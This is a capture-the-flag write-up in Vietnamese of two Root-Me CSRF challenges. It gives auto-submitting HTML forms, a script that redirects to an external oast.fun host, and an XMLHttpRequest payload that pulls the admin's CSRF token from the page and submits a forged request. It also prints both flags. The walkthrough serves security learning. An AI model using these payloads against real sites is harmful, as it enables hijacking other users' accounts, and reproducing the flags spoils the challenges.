
**Bài 1: CSRF – 0 protection:**

Mục tiêu: kích hoạt tài khoản để truy cập mạng nội bộ

Đầu tiên mình đăng kí 🡪 đăng nhập 🡪 Profile

Nó hiện lên giao diện sau:



Thử submit 🡪 Không phải admin thì không được

Truy cập Private: bị chặn

Bây giờ ta sẽ cho admin xem comment, từ đó dụ admin click vào link ta gửi.

Vào contact, điền thông tin sau:

Copy nội dung từ source trang profile:

<form id="profile" action="?action=profile" method="post" enctype="multipart/form-data">

<div>

<label>Username:</label>

<input id="username" type="text" name="username" value="memo123">

</div>

<br>

<div>

<label>Status:</label>

<input id="status" type="checkbox" name="status" disabled >

</div>

<br>

<input id="token" type="hidden" name="token" value="35e2c5b6bc0b4e5808791d3a3c615e4c" />

<button type="submit">Submit</button>

</form>

Để kích hoạt tài khoản thì input username là chưa đủ, Status disable thì phải bật và checked như sau:

<form action="http://challenge01.root-me.org/web-client/ch22/?action=profile" method="post" enctype="multipart/form-data">

<input type="text" name="username" value="memo123">

<input type="checkbox" name="status" value="on" checked>

</form>

Thêm đầy đủ thẻ html và submit:

<html>

<body>

<form action="http://challenge01.root-me.org/web-client/ch22/?action=profile" method="post" enctype="multipart/form-data">

<input type="text" name="username" value="memo123">

<input type="checkbox" name="status" value="on" checked>

</form>

<script>

document.forms[0].submit();

</script>

</body>

</html>

Chờ tầm 1 phút, chọn qua thẻ Private sẽ thấy kết quả:

**Flag: Csrf\_Fr33style-L3v3l1!**

**Bài 2: CSRF – Token Bypass**

Giống bài trên nhưng có thêm csrf token.

Đầu tiên, mình sẽ phân tích CSRF token. Thử để trống, xóa đi vài kí tự hoặc điền 1 đoạn mã bất kỳ có cùng độ dài nhưng ứng dụng yêu cầu đăng nhập lại và cấp cho 1 mã mới.

Xem thử ứng dụng có xác thực mã CSRF bằng phương thức khác hay Referer không?

Mình tạo 2 tài khoản khác nhau thì thấy có thể dùng mã của người thứ nhất để đăng nhập, liên hệ admin của tk thứ hai.

Tìm hiểu mới thấy 2 tk đang dùng chung 1 cookie =)

🡺 Vậy mã CSRF gắn với phiên của người dùng.

Trong contact, bạn thử thực thi code Javascript sau:

<script>

document.location="http://ce90f7c2vtc0000mqv50g8ro8uayyyyyb.oast.fun/";

</script>

🡪 Ứng dụng bảo mật CSRF rất tốt nhưng nếu có XSS cùng tồn tại thì dễ dàng hơn.

Cách làm của bài này là gửi GET đến ?action=profile để lấy token của admin trong HTML. Sau đó gửi token của mình thành token trong request lúc nãy.

Mình sẽ dùng XMLHttpRequest.

Payload:

<form name="csrf" action="http://challenge01.root-me.org/web-client/ch23/index.php?action=profile" method="post" enctype="multipart/form-data">

<input type="hidden" name="username" value="abc"/>

<input type="hidden" name="status" value="on" checked/>

<input id="admin-token" type="hidden" name="token" value=""/>

</form>

<script>

var request=new XMLHttpRequest();

request.open("GET", decodeURIComponent("http://challenge01.root-me.org/web-client/ch23/index.php?action=profile"),false);

request.send(null);

var response=request.responseText;

var groups=response.match("token\" value=\"(.\*?)\"");

var token=groups[1];

document.getElementById("admin-token").value=token;

document.csrf.submit();

</script>

**flag is : Byp4ss\_CSRF\_T0k3n-w1th-XSS**